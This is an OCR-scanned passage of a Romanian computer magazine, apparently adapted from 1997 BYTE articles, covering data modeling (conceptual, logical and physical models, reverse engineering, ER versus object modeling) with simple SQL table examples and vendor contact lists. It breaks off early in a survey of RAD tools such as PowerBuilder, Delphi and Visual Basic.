îmbunătăți suportul pentru translatarea regulilor în cod.

Michael Barnes este analist iar David Kelly conduce serviciile de cercetare la Hurwitz Group (Newton, MA), o firmă de consultanță în management și cercetare în software care oferă consultanță strategică și tactică în utilizarea în domeniul comercial a tehnologiilor de calcul distribuit. Îi puteți contacta la **editors@bix .com.**

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Mircea Sârbu*]

INFORMAȚII UTILE

Compendium Research
Boston, MA
617-720-2936
http://www.compendium-research.com

Neuron Data
Mountain View, CA
800-876-4900
415-528-3450
http://www.neurondata.com

Riverton Software
Cambridge, MA
617-588-0500
http://www.riverton.com

Sapiens International
Rehovot, Israel (HQ)
+972-8-938-2777
Durham, NC
800-858-9473
919-405-1500
http://www.sapiens.com

Texas Instruments Software
Plano, Texas
800-232-3200
214-575-2000
http://www.ti.com

USoft
Brisbane, CA
800-367-8763
415-875-3300
http://www.usoft.com

Vision Software Tools
Oakland, CA
800-984-7638
510-238-4100
http://www.vision-soft.com


O carieră în modelarea datelor

Alocarea unui timp pentru organizarea unui model de date poate duce la scurtarea timpului de dezvoltare a aplicațiilor.

De J. L. Weldon

Unii planifică, alții execută. Goana nebună pentru a pune aplicațiile în mâinile utilizatorilor a fost o plăcere pentru cei ce execută. Dar dificultățile pe care le aduce integrarea datelor din surse diverse într-un depozit de date consistent a făcut ca multe echipe de proiectanți să reconsidere valoarea unei anumite forme a planificării – modelarea datelor – ca o etapă premergătoare proiectării bazei de date.

Încă de la început, modelarea datelor a fost un domeniu controversat. În anii '70 a existat un scurt avânt spre dezvoltarea unui „model de date al întreprinderii". Dar această idee a fost în mare parte abandonată, ceea ce a atras abandonarea multor proiecte mari și costisitoare. Instrumentele CASE au promis dezvoltarea automată a unei aplicații pe baza unui model. Din nou, promisiunea nu s-a îndeplinit. În consecință, mulți proiectanți privesc administrarea datelor și echipele responsabile de resursele informaționale (care fac de regulă modelarea) ca un obstacol în calea dezvoltării rapide a aplicațiilor. Unii cred că aceste echipe îi împiedică pe proiectanți să livreze mai repede aplicațiile, formulând constrângeri inutile în proiectele acestora.



În alte cazuri însă, întreprinderile au sesizat valoarea unui model al bazei de date care să servească drept un cadru de lucru comun, în care noile aplicații să fie proiectate iar cele vechi să poată fi integrate. De pildă, refolosirea modelelor bune s-a dovedit o resursă valoroasă pentru dezvoltarea rapidă a aplicațiilor (RAD - Rapid Application Development). Modelele s-au dovedit de asemenea valoroase pentru organizațiile care încearcă să integreze mai multe sisteme eterogene, dezvoltate de-a lungul timpului de proiectanți și programatori care poate au părăsit deja de multă vreme compania.

Ce trebuie să știți pentru a putea să folosiți modelarea bazelor de date în compania în care lucrați? Pentru a ilustra problemele și complexitatea unor modele de baze de date bine concepute – precum și potențialele câștiguri care pot rezulta de aici – voi începe prin a explica fundamentele.

Ce este modelarea datelor?


Un model este reprezentarea abstractă a unui obiect sau mediu real. *Modelarea datelor* este practica proiectării unei baze de date folosind o serie de modele aflate în relație. Procesul se desfășoară cam așa: Întâi, dezvolți un model conceptual, de nivel înalt, al procesului economic sau al activității la care te referi. Apoi, folosești acest model conceptual pentru a construi un model logic al datelor care să surprindă cât mai multe detalii, dar într-o manieră independentă de implementare. La urmă, transformi modelul logic într-un model fizic al datelor, numit și *schemă*, care furnizează și detaliile de implementare a bazei de date cu ajutorul unui anume SGBD (vezi figura „De la haos la model").

Primul pas este cel care, din mai multe motive, necesită cel mai mult timp. Începi prin a aduna date și a trece în revistă procedurile și practicile specifice afacerii, pentru a fi sigur de cerințele funcționale ale aplicației. Aceste cerințe conduc la identificarea și definirea entităților și relațiilor esențiale pentru activitatea economică reprezentată. De exemplu, într-o aplicație de evidență a unei universități, printre entități se vor afla desigur STUDENT, TEACHER și CLASS, iar printre relații vom găsi STUDENT „este înscris la" CLASS, TEACHER „este desemnat pentru" CLASS și CLASS „se compune din" STUDENT.

În modelul conceptual trebuie să stabilești cum vei distinge instanțele fiecărui tip de entitate. De exemplu, determini atributul (sau grupul de atribute) necesar pentru a identifica un anumit STUDENT. Universitatea poate să emită un identificator unic (STUDENT ID NUMBER) sau poate să folosească numele (NAME) și

ILUSTRAȚIA: JEFF BERLIN © 1997

De la haos la model



```
CREATE TABLE UNIV.TCHR (SOC_SEC_NBR
NUMBER(9) UNIQUE, NAME CHAR(30),
DEPT_NBR NUMBER(4) NOT NULL, PRIMARY
KEY (SOC_SEC_NBR));
```

❶ Înainte de a crea un model, afacerea este compusă din mai multe elemente individuale, dar corelate.

❷ Întâi, culegi informaţii pentru a înţelege cerinţele aplicaţiei. Rezultatul e un model conceptual. Când cunoşti cerinţele, poţi să determini entităţile şi relaţiile cu care vei lucra.

❸ Modelul logic al datelor înglobează informaţii mai detaliate care descriu entităţile şi relaţiile dintre acestea.

❹ Atunci când modelul logic este cât se poate de specific, eşti gata pentru a crea un model fizic al datelor şi să-l converteşti în tipurile specifice de date ale bazei tale de date. Poţi să-ţi dai seama care câmpuri sunt indecşi, care nu pot fi NULL şi aşa mai departe. Se poate chiar să ai suficiente informaţii pentru a scrie codul pentru crearea bazei de date.

❺ Apoi se rulează codul cu un interpretor şi se construieşte astfel baza de date propriu-zisă.

Procesul de modelare a datelor vă ajută să analizaţi activitatea companiei şi cerinţele pentru aplicaţia dvs.

data naşterii (DATE OF BIRTH). În mod similar, trebuie să stabileşti o modalitate de a distinge relaţiile – indiferent dacă sunt one-to-one (de exemplu: un LAB DESK pentru fiecare STUDENT şi reciproc) sau one-to-many (ex.: fiecare CLASS conţine mai mulţi STUDENT). Determinând aceste atribute şi relaţii te asiguri că modelul reflectă cu fidelitate realitatea.

Modelul conceptual se transformă în model logic al datelor prin capturarea datelor specifice despre atributele descriptive ale fiecărei entităţi precum şi mai multe detalii despre relaţii. De exemplu, un STUDENT poate fi reprezentat prin numele său (NAME), sex (GENDER) şi vârstă (AGE), dar nu neapărat prin culoarea ochilor sau grupa sangvină. Pe măsură ce alegi atributele, le capturezi definiţiile precum şi informaţiile despre domeniul valorilor pe care se bazează atributele. De exemplu, GENDER poate să ia valori din domeniul {Male, Female}, iar domeniul pentru AGE poate fi {orice întreg mai mare decât 0 şi mai mic decât 120}.

În mod similar, descrierea relaţiilor poate fi mai informativă dacă asociezi date despre cardinalitatea acestora. De exemplu, un student poate fi înscris la cel mult cinci cursuri, de unde rezultă o *cadinalitate* de unu-la-cinci pentru relaţia „este înscris la“. Mai departe, relaţia poate fi descrisă ca opţională sau obligatorie (mandatory) (adică: fiecare student trebuie să se înscrie la cel puţin un curs sau pot fi şi studenţi care nu sunt înscrişi la nici un curs?).

Pe măsură ce modelul devine mai specific, vei putea să împarţi anumite entităţi în sub-tipuri – TEACHER poate să fie ori PROFESSOR, ori TEACHING ASSISTANT, de exemplu). De asemenea, unele entităţi pot fi mai degrabă roluri decât entităţi propriu-zise, astfel încât un STUDENT poate să joace rolul de TEACHING ASSISTANT. Într-un astfel de caz, atributele entităţii TEACHING ASSISTANT le cuprind şi pe cele ale entităţii STUDENT, precum şi altele specifice rolului, cum ar fi data angajării (START DATE) pe postul de preparator sau asistent.

În momentul în care a atins stadiul cel mai specific, poţi să converteşti modelul dintr-o reprezentare logică într-o descriere a bazei de date la nivel fizic. Acest proces converteşte domeniile logice ale atributelor în tipuri de date specifice pe care SGBD-ul poate să le manevreze. Se folosesc elemente *volumetrice* (de pildă, numărul estimat de instanţe ale entităţilor şi lungimea câmpurilor conţinând text) pentru a determina dimensiunea şi spaţiul ce va fi alocat; se identifică atributele care vor fi folosite ca indecşi şi se adaugă restricţii, de exemplu care câmp poate fi NULL şi care nu. Acest proces continuă până când ai adunat destule informaţii pentru a crea instrucţiunile DDL (Data Description Language) pentru crearea efectivă a tabelelor (vezi figura „Înapoi şi înainte“).

De ce modelare?

Acum ştii ce este modelarea. Dar de ce să o faci? Ai auzit asta cel mai adesea de la proiectanţi şi de la alte persoane nerăbdătoare să încheie implementarea bazei de date şi a sistemului de aplicaţii economice, dar fără a avea răbdarea să cheltuiască timp cu dezvoltarea şi rafinarea modelului de date.

Dintr-o perspectivă logică, modelezi pentru a înţelege mai bine problema economică şi pentru a identifica componentele de bază pe care vei construi soluţia. Un model bun îţi permite să construieşti o bază de dată flexibilă, care permite adăugarea unor noi facilităţi pe măsură ce acestea devin necesare.


Mai departe, aceste componente sunt reutilizabile. Un proiect flexibil şi reutilizabil induce stabilitate şi evită revizuirea bazei de date odată cu fiecare nouă aplicaţie adăugată. În fine, o bază de date construită pe baza unui model care ilustrează cu fidelitate activitatea poate fi folosită pentru mai multe funcţiuni ale întreprinderii, spre deosebire de una construită doar pentru o anumită funcţiune. S-a spus deja că dacă în trecut s-ar fi practicat întotdeauna o modelare judicioasă, nevoia de depozite de date (pentru interogarea datelor din multiple aplicaţii funcţionale) nu ar fi apărut niciodată.

Reverse Engineering

Seci, crezi că modelele pot să furnizeze informații folositoare și conduc la baze de date mai bine concepute. Dar ce faci când ai de-a face cu baze de date moștenite, create de-a lungul timpului de diferite echipe pentru diferite aplicații, și nu există nici un model? Multe instrumente de modelare îți oferă exact ceea ce-ți trebuie ca să repari greșelile trecutului: reverse engineering.

Când faci inginerie inversă pe o bază de date, instrumentul de modelare citește descrierea schemei de date dintr-o bază de date relațională și produce un model pentru baza de date. Pentru aceasta, se creează câte o entitate pentru fiecare tabelă și se creează relațiile folosind conexiunile deduse din cheile care apar în mai multe tabele. Poți apoi să utilizezi acest model pentru a clarifica elementele semantice de care ai nevoie pentru a face modificări sau pentru a integra această bază de date cu o alta (vezi figura „Înapoi și înainte"). Ingineria inversă îți permite de asemenea să compari două baze de date diferite, comparând modele lor – sau, într-un mediu de dezvoltare, două versiuni ale unei aceleiași baze de date, pentru a găsi diferențele, adăugările și ștergerile.

Unele instrumente permit o conectare dinamică între baza de date fizică și reprezentarea modelului (de exemplu ERWin's Server FRE [for Forward-and-Reverse Engineering]). Modelul devine o reprezentare vie folosită pentru a monitoriza baza de date fizică. Poți astfel folosi modelul pentru a implementa schimbări (forward) sau pentru a le observa (reverse). Aceasta oferă administratorului bazei de date o modalitate comodă de a gestiona și controla baza de date. Utilizarea de reprezentări grafice ale tabelelor și a relațiilor dintre ele (în locul limbajului de descriere – DDL) simplifică sarcinile de administrare.


Înapoi și înainte

Bază veche de date
➊ Unealta începe prin extragerea schemei din baza de date existentă.
➋ Apoi poate s-o convertescă într-un model.
➌ Îmbunătățiți modelul cu ajutorul uneltei.
➍ Unealta creează un nou SQL pentru a crea o bază de date mai bună.
Bază de date
Student: name, age
Professor: name, department
Classroom: availability
Student: age, year, major, SSN
Professor: department, specialty, SSN
Classroom: building, size

```
CREATE TABLE UNIV.TCHR
NAME CHAR(30), AGE NUMBER(4);
```

```
CREATE TABLE UNIV.TCHR (SOC_SEC_NBR
NUMBER(9) UNIQUE, NAME CHAR(30),
DEPT_NBR NUMBER(4) NOT NULL, PRIMARY
KEY (SOC_SEC_NBR));
```

Iată cum poate o unealtă de modelare de bază de date reproiecta baza de date.

Metodele modelării datelor (cum sunt abstractizarea, generalizarea și normalizarea) te forțează să evaluezi explicit deciziile de proiectare pe care le iei atunci când treci de la reprezentarea abstractă, logică, a datelor la baza de date fizică. Fără un astfel de model, proiectanții sunt pândiți de pericolul de a introduce relații între date care, deși existente, nu sunt fundamentale. De exemplu, o înregistrare din sistemul de înscriere al unei universități poate fi proiectată astfel încât că cuprindă cinci câmpuri pentru specificarea cursurilor (CLASS), pe baza faptului că studenții se pot înscrie la maximum cinci cursuri. Dar este posibil ca această regulă să se schimbe cu timpul (să zicem, limita va fi de șase cursuri), caz în care baza de date va trebui modificată.

Din perspectiva implementării fizice, modelele de date sunt instrumente pentru capturarea și întreținerea *meta-datelor* – date despre date – cum ar fi definițiile economice, informațiile despre domenii, listele de valori și criteriile de editare. Modelele de date pot translata relațiile între entități în asocieri între tabele pe baza cheilor, astfel încât baza de date poate să impună automat respectarea integrității referențiale (de pildă să nu admită existența unei înregistrări de tip CLASS fără nici un STUDENT). Modelele fizice ale datelor permit de asemenea organizațiilor să aplice standarde (de pildă nume de date sau definiții de domenii standardizate), ceea ce induce consistența unui set întreg de aplicații. Modelul fizic poate fi folosit și pentru automatizarea unor sarcini de administrare foarte migăloase și consumatoare de timp, cum ar fi calculele de volum și generarea de instrucțiunilor DDL (Data Definition Language), permițând astfel administratorilor să se concentreze asupra problemelor de reglaj și performanță.

S-a constatat că modele sunt atât de valoroase încât multe organizații le-au dezvoltat pe cale inversă (reverse engineering), pornind de la baze de date existente care au fost construite inițial fără utilizarea unor modele explicite. Pentru mai multe informații, vezi caseta „Reverse Engineering".

Poți și tu să modelezi

Modelarea bazei de date cere experiență în analiza cerințelor economice. Pentru a construi cu succes un model, trebuie să porți discuții cu persoane reprezentative din conducere, să analizezi procesele și documentațiile și să pui în model înțelegerea ta în privința mediului. Vei revedea proiectele inițiale împreună cu experți în domeniul aplicației și cu alți analiști și apoi le vei rafina. Cu toate că s-a scris mult despre acest proces, el rămâne încă mai mult în domeniul artei decât al științei. În general, un bun proiectant seamănă cu un bun reporter, întrebând mereu „Ce? De ce? Cum? Unde? Când?".

Există câteva sisteme de notare care te pot ajuta să dezvolți și să înregistrezi modele de date. Bachman, Chen, Martin și alți „guru" ai modelării au elaborat propriile metodologii și notații. Fiecare sistem are modul său propriu de a reprezenta aspectele esențiale ale modelării (cum ar fi entități, relații, cardinalitate, opționalitate, subtipuri sau domenii). Cu toate că tot ce îți trebuie ca să duci munca la bun sfârșit este hârtie și creion, mulți proiectanți optează pentru un instrument specializat, referit adesea ca „unealtă CASE".

Uneltele de modelare au evoluat de la cele de tip text (de pe mainframe) la instrumente grafice pentru PC-uri și grupuri de lucru client/server, capabile să comunice cu diverse SGBD-uri. Apariția sistemelor și bazelor de date orientate pe obiecte a condus la forme noi de modelare (vezi caseta „Modelare obiectuală vs. modelare ER"). Aceste metode permit modelarea semantică orientată pe utilizator și susțin metodologiile obiectuale de analiză și proiectare. Multe dintre instrumentele de modelare utilizate în prezent se bazează pe metoda ER (Entity-Relationship – entitate-relație), de pildă ERWin de la Logic Works. Dar interesul față de OO a condus la apariția de unelte destinate să susțină și modelarea obiectuală (de pildă Rational Rose de la Rational Software).

Uneltele de modelare utilizează extensiv interfața grafică și editarea vizuală pentru a produce diagramele modelului. Machete de tip pop-up capturează denumirile și definițiile necesare. Definițiile formează un dicționar de date. Se pot produce rapoarte care pot fi apoi analizate împreună cu utilizatorii finali pentru a valida și rafina definițiile. Dacă un instrument poate să producă automat instrucțiuni DDL, dicționarul va cuprinde și caracteristicile modelului fizic, de pildă volume, domenii și indecși.

Multe dintre instrumentele cu suport pentru modelarea ER oferă și mecanisme de verificare a regulilor, pentru a te asigura că modelul produs este valid. Aceste unelte verifică dacă nu sunt încălcate regulile de normalizare și semnalează absența unei chei primare sau folosirea incorectă a cheilor străine. Deoarece analistul dezvoltă modelul în mod interactiv, acest feedback rapid îi permite să depisteze erorile la timp, înainte de a se propaga în modelele de nivel mai jos.

Modelare obiectuală vs. modelare ER

Abordările mai vechi ale modelării datelor erau destinate să simplifice construcția bazelor de date relaționale. Astfel, aceste metode se concentrau pe reprezentarea entităților și relațiilor care în final urmau să fie implementate prin tabele într-o bază de date relațională. Atributele fiecărei entități deveneau coloane într-o tabelă iar relațiile între entități deveneau fie chei străine (permițând ca o tabelă să indice o alta) fie tabele-intersecție (conținând cheile a două sau mai multe tabele corelate).

Analiza și proiectarea orientată pe obiecte nu se bazează pe o abordare orientată pe date ci pe una orientată pe proces. Definești obiectele prin comportamentul lor (pe baza „cazurilor" documentate pe parcursul analizei) iar relațiile între obiecte reprezintă interacțiuni, descrise în general ca cereri de servicii de la un obiect la un alt obiect. Informația necesară pentru reprezentarea unui obiect este definită ca o parte a acestuia și este disponibilă pentru celelalte obiecte doar la cerere.

Limitările fiecărei abordări reprezintă punctele forte ale celeilalte. Modelarea Entitate-Relație (ER) este lipsită de orice sens al procesului, astfel încât astfel de modele trebuie completate cu modele ale procesului, matrici CRUD (create/retrieve/update/delete) și alte tipare de modelare care surprind caracteristicile activității sau a procesului pe care baza de date trebuie să-l susțină. Modelelor obiectuale le lipsește o conectare directă la schema bazei de date, astfel încât oferă puțin ajutor în privința construcției fizice a bazei de date.

Modelul SOM (Semantic Object Model) propus de David Kroenke se bazează pe o abordare obiectuală la nivel conceptual, reprezentând „obiecte semantice" care pot fi descrise printr-o combinație de atribute orientate pe date și pe acțiuni. Scopul lui Kroenke este să dezvolte unelte care să poată să „calculeze" schema bazei de date și chiar aplicația (de pildă formulare pentru introducere și pentru regăsire precum și tranziția de la un tip de obiect la altul) pe baza descrierii furnizate de utilizator în privința obiectelor semantice implicate. Accentul pus mai mult pe semantică decât pe tabele pune deciziile de proiectare în mâinile analiștilor procesului și a utilizatorilor mai degrabă decât în cele ale programatorilor. În felul acesta aplicația și baza de date care rezultă vor fi mai ușor de înțeles și de administrat.

O problemă cu care proiectanții se confruntă în permanență este comunicarea cu utilizatorii din întreprindere. Sistemul de notații utilizat de cele mai multe metodologii de modelare este mai degrabă tehnic decât intuitiv și mulți utilizatori din sfera business-ului nu se simt în largul lor atunci când trebuie să analizeze un model care este mai complicat decât modelul conceptual abstract. Nu demult, un instrument numit InfoModeler – bazat pe metodologia ORM (Object Role Modeling) propusă de G. M. Nijssen și Terry Halpin – a atras atenția datorită unei abordări bazată pe fapte (facts).

În această abordare colecționezi afirmații în limba engleză (sau o altă limbă pe care o alegi) despre o aplicație sau despre o afacere. Printr-un proces pas cu pas se grupează aceste fapte în tipuri de fapte, se verifică unicitatea și se elimină orice tip care nu este necesar. Un modelor asamblează un model complet, care poate fi sub formă de diagrame sau text, adăugând restricții (constraints) și validând apoi consistența modelului cu setul inițial de fapte. Existența faptelor de la care se pornește, chiar însoțite de o diagramă a modelului, poate îmbunătăți semnificativ comunicarea cu utilizatorii din business.

Plănuiește și apoi execută

Modelarea unei baze de date ca parte a procesului de dezvoltare poate fi comparată cu desenarea unei plan înainte de construirea unei clădiri. Un model bun surprinde elementele esențiale ale activității și se concentrează asupra unei perspective largi, în locul uneia înguste. Un proiectant bun separă acele relații și dependențe care rezultă din practica curentă de cele care sunt fundamentale și invariante. Un model de bază pentru date conduce la o bază de date care este partajabilă, reutilizabilă, flexibilă și care oglindește activitatea pe care o susține. ■

J. L. Weldon (New York, NY) conduce departamentul Data Warehouse Practice în cadrul MCI Systemshouse, o firmă integratoare de sisteme globale. Îl puteți contacta prin e-mail la **jweldon@shi.com.**

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Mircea Sârbu*]

INFORMAȚII UTILE

CASEwise Systems, Inc.
Waltham, MA
800-893-8398
617-895-9900
http://www.casewise.com

Cayenne Software, Inc.
(formerly Bachman Information Systems)
Burlington, MA
800-528-2388
617-273-9003
http://www.bachman.com

Computer Systems Advisors
Woodcliff Lake, NJ
800-537-4262
201-391-6500
http://www.silverrun.com

Embarcadero
San Francisco, CA
415-834-3131
http://www.embarcadero.com

Evergreen Software
Redmond, WA
800-929-5194
206-881-5149
http://www.esti.com

InfoModelers, Inc.
Bellevue, WA
206-637-2499
http://www.infomodeler.com

InTek
Norcross, GA
800-654-3249
770-840-2500
http://www.intekinc.com

LBMS
Houston, TX
800-345-5267
713-625-9300
http://www.lbms.com

Logic Works
Princeton, NJ
609-514-1177
http://www.logicworks.com

Oracle
Redwood Shores, CA
415-506-7000
http://www.oracle.com

Popkin
New York, NY
212-571-3434
http://www.popkin.com

Powersoft
Concord, MA
800-395-3525
508-287-1500
http://www.powersoft.com

Rational Software Corp.
Santa Clara, CA
408-496-3600
http://www.rational.com

Salsa Business Unit
(Wall Data Systems)
Seattle, WA
800-777-2572
206-442-9257
http://salsa.walldata.com

Visible Systems Corp.
Waltham, MA
800-684-7425
http://www.visible.com

Ce-i nou în RAD?

Progresele realizate de ultimele versiuni ale 4GL-urilor de vârf.

De David S. Linthicum

PowerBuilder
JBuilder
Part
Field
ActiveX
Field
Visual Basic
Field
Delphi
Part
ODBC
Field
Developer/2000

ILUSTRAŢIA: JEFF BERLIN © 1997

Totul de desfăşoară tot mai repede, chiar şi dezvoltarea de aplicaţii. Pentru a ţine pasul, ai început cu ani în urmă un instrument de dezvoltare rapidă a aplicaţiilor (RAD – Rapid Application Development). Poate ai ales Visual Basic de la Microsoft sau PowerBuilder de la Powersoft. Sau poate Oracle Developer/2000 sau Borland Delphi. Ai devenit mai productiv folosindu-l.

Dar lucrurile s-au schimbat. Microsoft tocmai a lansat ultimul beta al lui Visual Basic 5.0. Borland pregăteşte Delphi 3.0. Powersoft lucrează la o nouă versiune de PowerBuilder iar Oracle prevăteşte versiune 2.0 a lui Developer/2000. E vremea să te întrebi dacă încă mai foloseşti cel mai bun instrument sau dacă ai ratat un upgrade crucial.

Deci, care e vederea de ansamblu? Există trei tendinţe importante pe care trebuie să le urmăreşti: posibilităţile de dezvoltare multi-strat, suportul pentru Web şi posibilitatea de a genera controale ActiveX.

În mod tradiţional, instrumentele client/server (cum sunt PowerBuilder, Delphi şi Visual Basic) au suportat doar două straturi: client şi server. Problema cu dezvoltarea de aplicaţii client/server în două straturi este că această arhitectură nu poate fi scalată la nivelul unei întregi întreprinderi şi nu permite separarea logicii prelucrărilor de interfaţă şi date.

Instrumentele de dezvoltare client-server în trei straturi (three-tier) sau multi-strat (multitier sau n-tier) permit programatorului să împartă o aplicaţie pe mai multe servere de aplicaţie. Toate instrumentele prezentate aici dispun de suport pentru procesare multi-strat şi pentru partiţionarea aplicaţiilor, dar realizează aceasta în moduri foarte diferite. În plus faţă de partiţionare, multe unelte client/server susţin dezvoltarea bazată pe Web pentru Internet şi intranet.

PowerBuilder, Delphi şi Visual Basic permit dezvoltare ActiveX, dar cel mai bun suport în acest sens îl oferă Visual Basic. PowerBuilder furnizează posibilităţi de dezvoltare pentru server (server-side), printre care şi suport pentru API-uri proprietare, cum sunt NSAPI (Netscape Server API) sau ISAPI (Microsoft Internet Server API). Delphi dispune de suport pentru ActiveX, dar îşi îndeamnă utilizatorii să folosească JBuilder pentru proiectare Web bazată pe Java.


Powersoft PowerBuilder

PowerBuilder este unul dintre cele mai populare instrumente de dezvoltare client/server, conducând în faţa lui Visual Basic şi Delphi în această privinţă. PowerBuilder este multiplatformă: rulează pe Mac, OS/2 şi Unix, dar Windows NT şi Windows 95 reprezintă cele mai multe instalări.

